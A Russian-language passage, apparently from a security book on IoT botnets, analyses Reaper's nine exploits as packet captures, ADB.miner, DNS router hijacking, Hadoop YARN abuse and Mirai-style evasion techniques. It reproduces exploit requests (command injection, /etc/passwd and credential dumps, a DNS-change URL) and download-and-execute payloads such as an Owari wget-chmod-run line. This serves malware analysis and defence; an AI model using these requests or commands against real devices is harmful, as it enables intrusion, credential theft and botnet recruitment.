IoT Reaper, также известный как IoTrooper, имеет архитектуру, близко напоминающую Mirai, но сам бот претерпел серьезные преобразования с точки зрения exploits и исключил все attack vectors Mirai. Он также поставляется со встроенной средой выполнения Lua для реализации attack scripts, что делает его гибким и подвижным при добавлении новых attack vectors по сравнению с hardcoded-векторами в Mirai. Reaper использует ту же distributed scanning и central loading architecture, которая сделала Mirai эффективным в сборе ботов. Однако вместо агрессивных asynchronous SYN scans открытых Telnet ports Reaper выполняет более продуманный, консервативный TCP SYN scan по серии конкретных портов, один IP за раз. На основе результатов SYN port scan бот запускает серию из девяти HTTP-based exploits для каждого обнаруженного открытого порта. Все девять exploits основаны на ранее раскрытых IoT vulnerabilities:

1. Unauthenticated RCE, позволяющая выгружать содержимое /var/passwd, основана на уязвимостях DLink DIR-600 и DIR-300 [22], опубликованных 4 февраля 2013 года (см. рис. 3.7).




Рис. 3.7. Reaper Exploit 1.

2. CVE-2017-8225, Pre-Authentication Info Leak, позволяющая получить доступ к clear text credentials. Уязвимость раскрыта и опубликована Pierre Kim 8 марта 2017 года [19]. Exploit в реализации Reaper выгружает system.ini IP cameras и способен извлечь admin credentials (см. рис. 3.8).

```
▼ Hypertext Transfer Protocol
  ▼ GET /system.ini?loginuse&loginpas HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /system.ini?loginuse&loginpas HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /system.ini?loginuse&loginpas
      Request URI Path: /system.ini
      ▼ Request URI Query: loginuse&loginpas
        Request URI Query Parameter: loginuse
        Request URI Query Parameter: loginpas
      Request Version: HTTP/1.1
    Host: 174.134.88.100:10000\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://174.134.88.100:10000/system.ini?loginuse&loginpas]
    [HTTP request 1/1]
```

Рис. 3.8. Reaper Exploit 2.

3. Уязвимость Netgear ReadyNAS Surveillance unauthenticated RCE, о которой SecuriTeam сообщил 27 сентября 2017 года [23]. К тому времени Netgear выпустила patch для устранения уязвимости [24].

При более внимательном рассмотрении exploit, выполняемого Reaper на рис. 3.9, обратите внимание, что команда для выполнения - "echo nuuo 123456." Если первые два exploits собирали информацию, то этот проверяет успешность потенциального remote code execution. Если RCE успешен, findings успешного exploit передаются обратно на центральный reporting server, который передает их loader service для дальнейшей обработки и заражения.

```
▼ Hypertext Transfer Protocol
  ▼ GET /upgrade_handle.php?cmd=writeupload&uploaddir=%27;echo+nuuo+123456;%27 HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /upgrade_handle.php?cmd=writeupload&uploaddir=%27;echo+nuuo+123456;%27 HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /upgrade_handle.php?cmd=writeupload&uploaddir=%27;echo+nuuo+123456;%27
      Request URI Path: /upgrade_handle.php
      ▼ Request URI Query: cmd=writeupload&uploaddir=%27;echo+nuuo+123456;%27
        Request URI Query Parameter: cmd=writeupload
        Request URI Query Parameter: uploaddir=%27;echo+nuuo+123456;%27
      Request Version: HTTP/1.1
    Host: 174.134.88.100:82\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://174.134.88.100:82/upgrade_handle.php?cmd=writeupload&uploaddir=%27;echo+nuuo+123456;%27]
    [HTTP request 1/1]
```

Рис. 3.9. Reaper Exploit 3.

4. Vacon NVR RCE, опубликованная SecuriTeam [25] 8 октября 2017 года. Unauthenticated RCE используется для выгрузки содержимого /etc/passwd жертвы (см. рис. 3.10).


```
▼ Hypertext Transfer Protocol
  ▼ GET /board.cgi?cmd=cat%20/etc/passwd HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /board.cgi?cmd=cat%20/etc/passwd HTTP/1.1\r\n]
    Request Method: GET
    ▼ Request URI: /board.cgi?cmd=cat%20/etc/passwd
      Request URI Path: /board.cgi
      > Request URI Query: cmd=cat%20/etc/passwd
      Request Version: HTTP/1.1
    Host: 174.134.88.100:8880\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://174.134.88.100:8880/board.cgi?cmd=cat%20/etc/passwd]
    [HTTP request 1/1]
```

Рис. 3.10. Reaper Exploit 4.



Согласно отчету Securiteam, Vascron не ответила на повторные попытки контакта со стороны Securiteam, которая в итоге раскрыла уязвимость. На момент эксплуатации этой RCE ботнетом Reaper для нее не было известного решения или workaround.

5. Unauthenticated RCE для перечисления user accounts и их clear-text passwords на беспроводных маршрутизаторах D-Link 850L. Эта уязвимость была опубликована в составе нескольких vulnerabilities [26] 8 августа 2017 года (см. рис. 3.11).



```
▼ Hypertext Transfer Protocol
  ▼ POST /hedwig.cgi HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): POST /hedwig.cgi HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /hedwig.cgi
      Request Version: HTTP/1.1
      Content-type: text/xml\r\n
    > Cookie: uid=qDxppsreSd\r\n
    > Content-Length: 141\r\n
      Host: 192.168.1.1:10000\r\n
      Connection: keep-alive\r\n
      \r\n
      [Full request URI: http://192.168.1.1:10000/hedwig.cgi]
      [HTTP request 1/1]
      File Data: 141 bytes
  ▼ eXtensible Markup Language
    ▼ <?xml
      version='1.0'
      encoding='UTF-8'
      ?>
    ▼ <postxml>
      ▼ <module>
        ▼ <service>
          ../../../../htdocs/webinc/getcfg/DEVICE.ACCOUNT.xml
        </service>
      </module>
    </postxml>
```

Рис. 3.11. Reaper Exploit 5.

DLink выпустила patches для устранения этих vulnerabilities через firmware 1.14B07 BETA.

6. Уязвимость Linksys E1500/E2500, вызванная отсутствием input validation, что приводит к выполнению внедренной shell command. Уязвимость опубликована [27] 5 февраля 2013 года.

URL-decoded POST payload ping ip=; AAA \*\*\*BBB|||;&ping size=&ping times=5&traceroute ip= проверяет действительность exploit (см. рис. 3.12).

```

Hypertext Transfer Protocol
  POST /apply.cgi HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): POST /apply.cgi HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /apply.cgi
      Request Version: HTTP/1.1
    Host: 14.1.117.14:8001\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://14.1.117.14:8001/apply.cgi]
    [HTTP request 1/1]

```

---

```

0000  72 10 92 b9 00 00 50 4f 53 54 20 2f 61 70 70 6c  r.....PO ST /appl
0010  79 2e 63 67 69 20 48 54 54 50 2f 31 2e 31 0d 0a  y.cgi HT TP/1.1..
0020  48 6f 73 74 3a 20 31 34 31 2e 31 31 37 2e 31 34  Host: 14 1.117.14
0030  39 2e 32 30 31 3a 38 30 30 31 0d 0a 43 6f 6e 6e  9.201:80 01..Conn
0040  65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69  ection: keep-ali
0050  76 65 0d 0a 0d 0a 73 75 62 6d 69 74 5f 62 75 74  ve....su bmit_but
0060  74 6f 6e 3d 44 69 61 67 6e 6f 73 74 69 63 73 26  ton=Diag nostics&
0070  63 68 61 6e 67 65 5f 61 63 74 69 6f 6e 3d 67 6f  change_a ction=go
0080  7a 69 6c 61 5f 63 67 69 26 73 75 62 6d 69 74 5f  zila_cgi &submit
0090  74 79 70 65 3d 73 74 61 72 74 5f 70 69 6e 67 26  type=sta rt_ping&
00a0  61 63 74 69 6f 6e 3d 26 63 6f 6d 6d 69 74 3d 30  action=& commit=0
00b0  26 6e 6f 77 61 69 74 3d 31 26 70 69 6e 67 5f 69  &nowait= 1&ping_i
00c0  70 3d 25 33 62 25 32 30 41 41 41 2a 2a 2a 42 42  p=%3b%20 AAA***BB
00d0  42 7c 7c 7c 25 32 30 25 33 62 26 70 69 6e 67 5f  B|||%20% 3b&ping_
00e0  73 69 7a 65 3d 26 70 69 6e 67 5f 74 69 6d 65 73  size=&pi ng_times
00f0  3d 35 26 74 72 61 63 65 72 6f 75 74 65 5f 69 70  =5&trace route_ip
0100  3d 00  =.

```

### Puc. 3.12. Reaper Exploit 6.

7. Unauthenticated RCE в Netgear DGN DSL modems и routers, датируемая еще 31 мая 2013 года [28].

Exploit передает "echo dgm 123456" как аргумент "cmd" в GET request и после выполнения команды подтверждает устройство как уязвимое (см. рис. 3.13).

```

    ✓ Hypertext Transfer Protocol
      ✓ GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&curpath=/&currentsetting.htm=1&cmd=echo&dgn=123456 HTTP/1.1\r\n
        > [Expert Info (Chat/Sequence): GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&curpath=/&currentsetting.htm=1&cmd=echo&dgn=123456 HTTP/1.1\r\n]
        Request Method: GET
        Request URI: /setup.cgi?next_file=netgear.cfg&todo=syscmd&curpath=/&currentsetting.htm=1&cmd=echo&dgn=123456
        Request URI Path: /setup.cgi
        Request URI Query: next_file=netgear.cfg&todo=syscmd&curpath=/&currentsetting.htm=1&cmd=echo&dgn=123456
        Request Version: HTTP/1.1
      Host: 192.168.1.1:8443\r\n
      Connection: keep-alive\r\n
      \r\n
      [Full request URI: http://192.168.1.1:8443/setup.cgi?next_file=netgear.cfg&todo=syscmd&curpath=/&currentsetting.htm=1&cmd=echo&dgn=123456]
      [HTTP request 1/1]

```

### Puc. 3.13. Reaper Exploit 7.

8. AVTech IP cameras, DVRs и NVRs имели unauthenticated information leak и authentication bypass, что дает remote attacker доступ ко всем admin accounts, определенным на устройстве. Уязвимость опубликована [29] 11 октября 2016 года (см. рис. 3.14).

AVTech связывались несколько раз, но без какого-либо ответа; эта уязвимость, скорее всего, не была исправлена к моменту, когда Reaper ее эксплуатировал.

```

Hypertext Transfer Protocol
  GET /cgi-bin/user/Config.cgi?.cab&action=get&category=Account.* HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /cgi-bin/user/Config.cgi?.cab&action=get&category=Account.* HTTP/1.1\r\n]
    Request Method: GET
  Request URI: /cgi-bin/user/Config.cgi?.cab&action=get&category=Account.*
    Request URI Path: /cgi-bin/user/Config.cgi
    Request URI Query: .cab&action=get&category=Account.*
    Request Version: HTTP/1.1
Host: 192.168.1.1:82\r\n
Connection: keep-alive\r\n
\r\n
[Full request URI: http://192.168.1.1:82/cgi-bin/user/Config.cgi?.cab&action=get&category=Account.*]
[HTTP request 1/1]

```

### Puc. 3.14. Reaper Exploit 8.

9. DVRs, работающие на custom web server с отличительным HTTP Server header "JAWS/1.0". Pentest Partners опубликовала unauthenticated RCE, которую Reaper проверяет попыткой выполнить "echo jaws 123456; cat/proc/cpuinfo". После validation exploit передается центральному report server для дальнейшей эксплуатации и заражения (см. рис. 3.15).

```
▼ Hypertext Transfer Protocol
  ▼ GET /shell?echo+jaws+123456;cat+/proc/cpuinfo HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /shell?echo+jaws+123456;cat+/proc/cpuinfo HTTP/1.1\r\n]
      Request Method: GET
    ▼ Request URI: /shell?echo+jaws+123456;cat+/proc/cpuinfo
      Request URI Path: /shell
      > Request URI Query: echo+jaws+123456;cat+/proc/cpuinfo
      Request Version: HTTP/1.1
    Host: 192.168.1.100:82\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://192.168.1.100:82/shell?echo+jaws+123456;cat+/proc/cpuinfo]
    [HTTP request 1/1]
```

Рис. 3.15. Reaper Exploit 9.

### 3.3.7 Android Debug Bridge

В феврале 2018 года появился новый ботнет, который воспользовался android-based devices, выставившими debug capabilities в интернет. Android Debug Bridge - remote debugging tool, позволяющий разработчикам мобильных приложений удобно отлаживать свои apps на физических устройствах. Когда он включен, Android-устройство слушает ADB control port TCP/5555 и разрешает unauthenticated root access с любого adb client. После подключения adb client получает Unix command shell, а также возможности install и reboot. Эта уязвимость затрагивает только Android-устройства, и большинство зараженных устройств во время кампании ADB.miner [30] были set-top boxes, video streaming devices и smart TVs. Невозможно включить ADB debugging на устройстве удаленно; следовательно, все устройства, зараженные malware, должны были иметь открытый TCP/5555 adb interface еще до заражения.

Наиболее правдоподобное объяснение включенного ADB interface на устройстве - владелец включил его для sideloading Android applications. Sideloaded используется при установке Android applications на неподдерживаемые platforms или при установке open-source Android applications, не опубликованных в официальных app stores производителя устройства. Одно широко распространенное приложение для Android set-top boxes и video streaming devices - open source Home Theater Software "Kodi". Wiki Kodi содержит how-to статью по установке Kodi на Amazon Fire TV [31,32] с пошаговыми инструкциями, как включить "ADB debugging" и "Apps from Unknown Sources" в настройках Fire TV. Нет нужды говорить, что включение этих опций открывает устройство незваным гостям и дает им возможность устанавливать и загружать malicious applications.

Когда ADB включен на устройстве, получить root shell access с помощью Android SDK Platform tools особенно легко. Например, передача Unix-команды "id" в "adb" вернет пользователя, в контексте которого работает shell:

```
C: \android-platform-tools\platform-tools>adb shell "id" x.x.x.x
uid=0(root) gid=0(root)
```

Ботнет ADB.miner использовал Mirai SYN scanner module для обнаружения устройств, у которых port TCP/5555 был публично выставлен. Обнаружив такое устройство, он заражал жертву с помощью команд "adb connect", "adb push" и "adb shell".

### 3.3.8 Router Hijacking

В июне 2018 года наблюдалась вредоносная активность, нацеленная на DLink DSL modem routers в Бразилии [33]. Через известные старые exploits злоумышленник пытался изменить DNS server settings в маршрутизаторах ничего не подозревающих жителей Бразилии, перенаправляя все их DNS requests через malicious DNS server.

Exploits были опубликованы еще в феврале 2015 года для нескольких DSL routers, преимущественно D-Link:

- Shuttle Tech ADSL Modem-Router 915 WM Unauthenticated Remote DNS Change. Exploit: [www.exploitdb.com/exploits/35995/](http://www.exploitdb.com/exploits/35995/)
- D-Link DSL-2740R Unauthenticated Remote DNS Change. Exploit: [www.exploit-db.com/exploits/35917/](http://www.exploit-db.com/exploits/35917/)
- D-Link DSL-2640B Unauthenticated Remote DNS Change. Exploit: [www.exploit-db.com/exploits/37237/](http://www.exploit-db.com/exploits/37237/)
- D-Link DSL-2780B DLink 1.01.14 Unauthenticated Remote DNS Change. Exploit: [www.exploit-db.com/exploits/37237/](http://www.exploit-db.com/exploits/37237/)
- D-Link DSL-2730B AU 2.01 Authentication Bypass and DNS Change. Exploit: [www.exploit-db.com/exploits/37240/](http://www.exploit-db.com/exploits/37240/)
- D-Link DSL-526B ADSL2+ AU 2.01 Unauthenticated Remote DNS Change. Exploit: [www.exploit-db.com/exploits/37241/](http://www.exploit-db.com/exploits/37241/)

Exploit позволяет выполнять unauthenticated remote configuration DNS server settings на modem/router через простой HTTP GET в форме:

```
http://<victim ip>/dnscfg.cgi?dnsPrimary=<malicious DNS IP>&dnsSecondary=<malicious DNS IP>&dnsDynamic=0&dnsRefresh=1
```

Malicious DNS server, принадлежавший атакующим, hijack-запросы к hostnames популярных сайтов, включая Netflix и некоторые крупнейшие financial institutions в Бразилии. Отвечая на DNS request поддельным IP, атакующие перенаправляли клиентов на свой malicious web server, содержащий клонированную версию настоящих websites. Запросы к non-hijacked domains пересылались malicious DNS server к legitimate DNS servers, работая как обычный DNS forwarder. Это эффективная man-in-the-middle attack, которая дает злоумышленникам большую гибкость для поднятия новых fake portals и позволяет собирать sensitive information затронутых пользователей, включая usernames, passwords, bank account numbers, card numbers, pin codes и т. д. См. рис. 3.16-3.18.




Рис. 3.16. DNS в нормальных условиях.

Уникальность этого подхода заключалась в том, что hijacking выполнялся без какого-либо взаимодействия с пользователем. Phishing campaigns с crafted URLs и malvertising campaigns, пытающиеся изменить DNS configuration из контекста browser пользователя, сообщались еще в 2014 году и на протяжении 2015-2016 годов. В начале 2016 года в интернете был опубликован exploit tool, известный как "RouterHunterBr 2.0", использовавший те же malicious URLs.

Рис. 3.17. Exploit перенастройки DNS.




Рис. 3.18. DNS после exploit.

Во второй половине 2018 года IoT-ботнеты начали эксплуатировать big data и cloud servers через Hadoop YARN unauthenticated RCE, для которой proof of concept code был опубликован в марте 2018 года [7,34]. YARN, Yet-Another-Resource-Negotiator, является prerequisite для Enterprise Hadoop и предоставляет cluster resource management, позволяя нескольким data processing engines обрабатывать данные, хранящиеся на единой platform. YARN выставляет REST API, который позволяет remote applications отправлять новые tasks в cluster. Однако REST API никогда не должен был быть публично доступным.

1. Запросить application-id с помощью POST к URI:

http://x.x.x.x:8088/ws/v1/cluster/apps/new-application

2. Использовать "application-id" из ответа на шаге 1, отправить новую task в cluster manager с помощью метода POST к URI `http://x.x.x.x:8088/ws/v1/cluster/apps` и с body, содержащим следующую JSON encoded data structure:

```
'application-id': app_id, // received in step 1
'application-name': 'get-shell',
'am-container-spec': {
'commands': {
'command': 'shell_command_to_execute',
},
},
'application-type': 'YARN'
```

Поскольку Hadoop servers основаны на Linux, а IoT-ботнеты поддерживают множество architectures, включая x86 32 и x86 64, при наличии подходящего exploit ботнет может использовать в качестве участников не только IoT, но и весьма мощные big data clusters. Exploits, наблюдавшиеся в сентябре 2018 года, частично происходили из modified Owari botnet:

```
{ " am-container-spec":
{"commands":
{"command":
"cd /tmp; wget http://104.248.40.241/bins/Owari.x86; chmod 777*; ./Owari.x86 yarn-
bots;
rm -rf *"
}
},
"application-id": "application_xxxxxxxx_xxxx",
"application-type": "YARN",
"application-name": "get-shell"
}
```

Другие быстро присоединились; среди них был новый вариант Qbot, получивший название "Demonbot" [34].

### 3.4 Техники уклонения и защиты

По мере взросления ботов и появления новых developers, добавлявших capabilities, боты собрали цепочку techniques, которые позволяют им защищать себя от конкурирующих ботов, пытающихся вторгнуться на уже принадлежащие устройства, скрываться от automated detection, такого как honeypots, и замедлять reverse engineering со стороны исследователей безопасности.

### 3.4.1 Соккрытие command and control traffic

По сравнению со своими аналогами IoT-ботнеты не проявляли большой изобретательности в сокрытии или obfuscation своего C2 traffic. Большинство IoT-ботнетов общаются в clear text через TCP sockets на различных портах. С учетом их типичного развертывания в residential networks или того, что они сами являются устройством, обеспечивающим internet connection, большинство устройств, являющихся потенциальными целями IoT-ботнетов, не защищены устройствами с deep packet inspection или protocol decoders, которые могли бы обнаружить anomalous behavior. Это сильно отличается от их bot cousins, нацеленных на мощные end-user systems, где работают anti-malware и host или network intrusion detection software, или находящихся внутри enterprise/private networks, защищенных мощными security gateways. Как следствие, для IoT-ботнетов мало причин и не так много выгоды от obfuscation или сокрытия их C2 traffic. IoT-ботнеты получают больше пользы от мер против обнаружения public sensors and collectors или honeypots на стадии scanning and spreading. Эти меры уже обсуждались ранее в разделе discovery (раздел 3.2).

Некоторые более сложные IoT-ботнеты, такие как Hajime и VPNFilter, действительно encrypt свой C2 traffic с использованием public/private key encryption и тем самым мешают исследователям внедряться в их C2 channels с fake bots. Snooping C2 traffic позволяет исследователям безопасности мониторить attack commands, которые обрабатывает ботнет, и картировать его активность перед takedown. Hajime, являющийся полностью decentralized botnet, требует public/private key encryption, чтобы защитить ботнет от захвата. Поскольку C2 полностью децентрализован, нет конкретных серверов, отправляющих команды, и любой узел, входящий в distributed network, может стать C2 node, если имеет required key для authentication и encryption messages.

### 3.4.2 Unlinking binary

Большинство вариантов Mirai unlink (delete/remove) себя изнутри bot code. Другие удаляют file после выполнения binary из command line. В Unix system call для delete или remove называется unlink(). Executable file может быть unlinked, пока его process все еще работает; это само по себе не повлияет на running process. Как следует из названия, unlinking не удаляет data blocks из file system, а просто удаляет entry (filename) из directory table; data blocks файла остаются зарезервированными до тех пор, пока все processes, имеющие ссылку на файл, не закроют его или не завершатся. В этот момент reference count файла упадет до нуля, и его blocks будут возвращены в free pool для повторного использования другими files.

Некоторые ботнеты, такие как Mirai и Hajime, реализуют system call unlink() в своем bot code:

```
// Delete self
unlink(args[0]);
```

Другие не реализуют unlink() в своем bot code, а полагаются на loader, выполняющий его из command line:

```
wget http://x.x.x.x:y/tftp; chmod +x tftp; ./tftp; rm -rf tftp
```

Приведенная выше command line sequence загружает malware binary, замаскированный именем "tftp", делает его executable, выполняет его, а затем удаляет executable с помощью "rm". Unix-команда "rm" (remove) использует тот же system call unlink(), что и Mirai и его варианты. Когда вызывается "rm", entry "tftp" удаляется из directory, но process продолжает работать, а data blocks binary остаются выделенными в file system до завершения process или reboot устройства. Обратите внимание: хотя "tftp" не запускается в background с помощью "&", process порождает новую версию себя через forking в коде с использованием system call fork(), завершает parent и вызывает setsid(), чтобы отсоединиться от controlling terminal, а также закрыть STDIN, STDOUT и

STDERR. Тем самым он предотвращает получение SIGHUP signal при закрытии controlling terminal loader. Реализация очень похожа на то, что делает Unix command line utility nohup, но она реализована непосредственно в bot code. Ниже приведен фрагмент из source file Mirai "bot/main.c", иллюстрирующий это:

```
# ifndef DEBUG
if (fork() > 0)
return 0;
pgid = setsid();
close(STDIN);
close(STDOUT);
close(STDERR);
# endif
```

### 3.4.3 Runtime decryption of strings

Чтобы сопротивляться reversing и debugging, а также усложнять static analysis binaries, literal strings в program code шифруются. Например, Unix-команды "strings" недостаточно, чтобы собрать информацию из binary code, если неизвестны encryption function и key. Это вынуждает исследователей безопасности вручную искать decryption routines и раскрывать algorithm и key. Encryption algorithm и key не обязательно сложны; их основная цель - предотвратить automated analysis и замедлить reversing process.

Например, при анализе bot binary Masuta, известной ветки Mirai, output strings выглядит так:

```
~/botresearch/Masuta/bot$ strings bot
...
+ =06,*16*) 01,*+6 k+ 1 E
"*6-e1-$1e&-,+ 6 e#$(,)< e$1e1-e*1- 7 e1$ ' ) e607 e$1 e$)*1 E <-- 6- ))E
+$') E
6<61 (E
j',+ j'06 <'*= e
e$55) 1 e+*1 e#*0+! E
+&*77 &1E
j',+j'06< '*= e56E
j',+j'06< '*= e.,)) eh| jE
j57*& jE
j=E
j#! E
j($56E
j57*& j+ 1j1&5E
)57E
*07& e
+" ,+ e
07<E
j 1& j7 6*) 3k &*+*# E
+$( 6 73 7 eE
j! 3j2$1 & -!*" E
j! 3j(,6& j2$1 & -!*" E
;*3 $"
```

Зашифрованные literal strings в большинстве вариантов Mirai "unlock" и "lock" во время использования. Например, в Masuta "bot/main.c" после успешной initialization process пишет в terminal строку "gosh that chinese family at the other table sure ate alot." Фрагмент кода, который записывает эту строку в terminal, показывает, что сначала он "unlocks" (decrypts) table entry в array location TABLE\_EXEC\_SUCCESS. Затем он извлекает это значение и выводит его в STDOUT. После использования entry для TABLE\_EXEC\_SUCCESS снова "locked" (encrypted).

```
...
table_init();
...
-->table_unlock_val(TABLE_EXEC_SUCCESS);
tbl_exec_succ = table_retrieve_val(TABLE_EXEC_SUCCESS, &tbl_exec_succ_len);
```



```

write(STDOUT, tbl_exec_succ, tbl_exec_succ_len);
write(STDOUT, "\n", 1);
-->table_lock_val(TABLE_EXEC_SUCCESS);

```

Entry для TABLE\_EXEC\_SUCCESS определена в "bot/table.c":

```

void table_init(void) {
add_entry(TABLE_CNC_PORT, "\x45\x3A", 2); // 127
add_entry(TABLE_SCAN_CB_DOMAIN, "\x2B\x20\x3D\x30\x36\x2C\x2A\x31\x36\x2A\x29\x30\x31\x2C\x2A\x2B\x36\x6B\x2B\x20\x31\x45", 22); // nexusiotsolutions. net
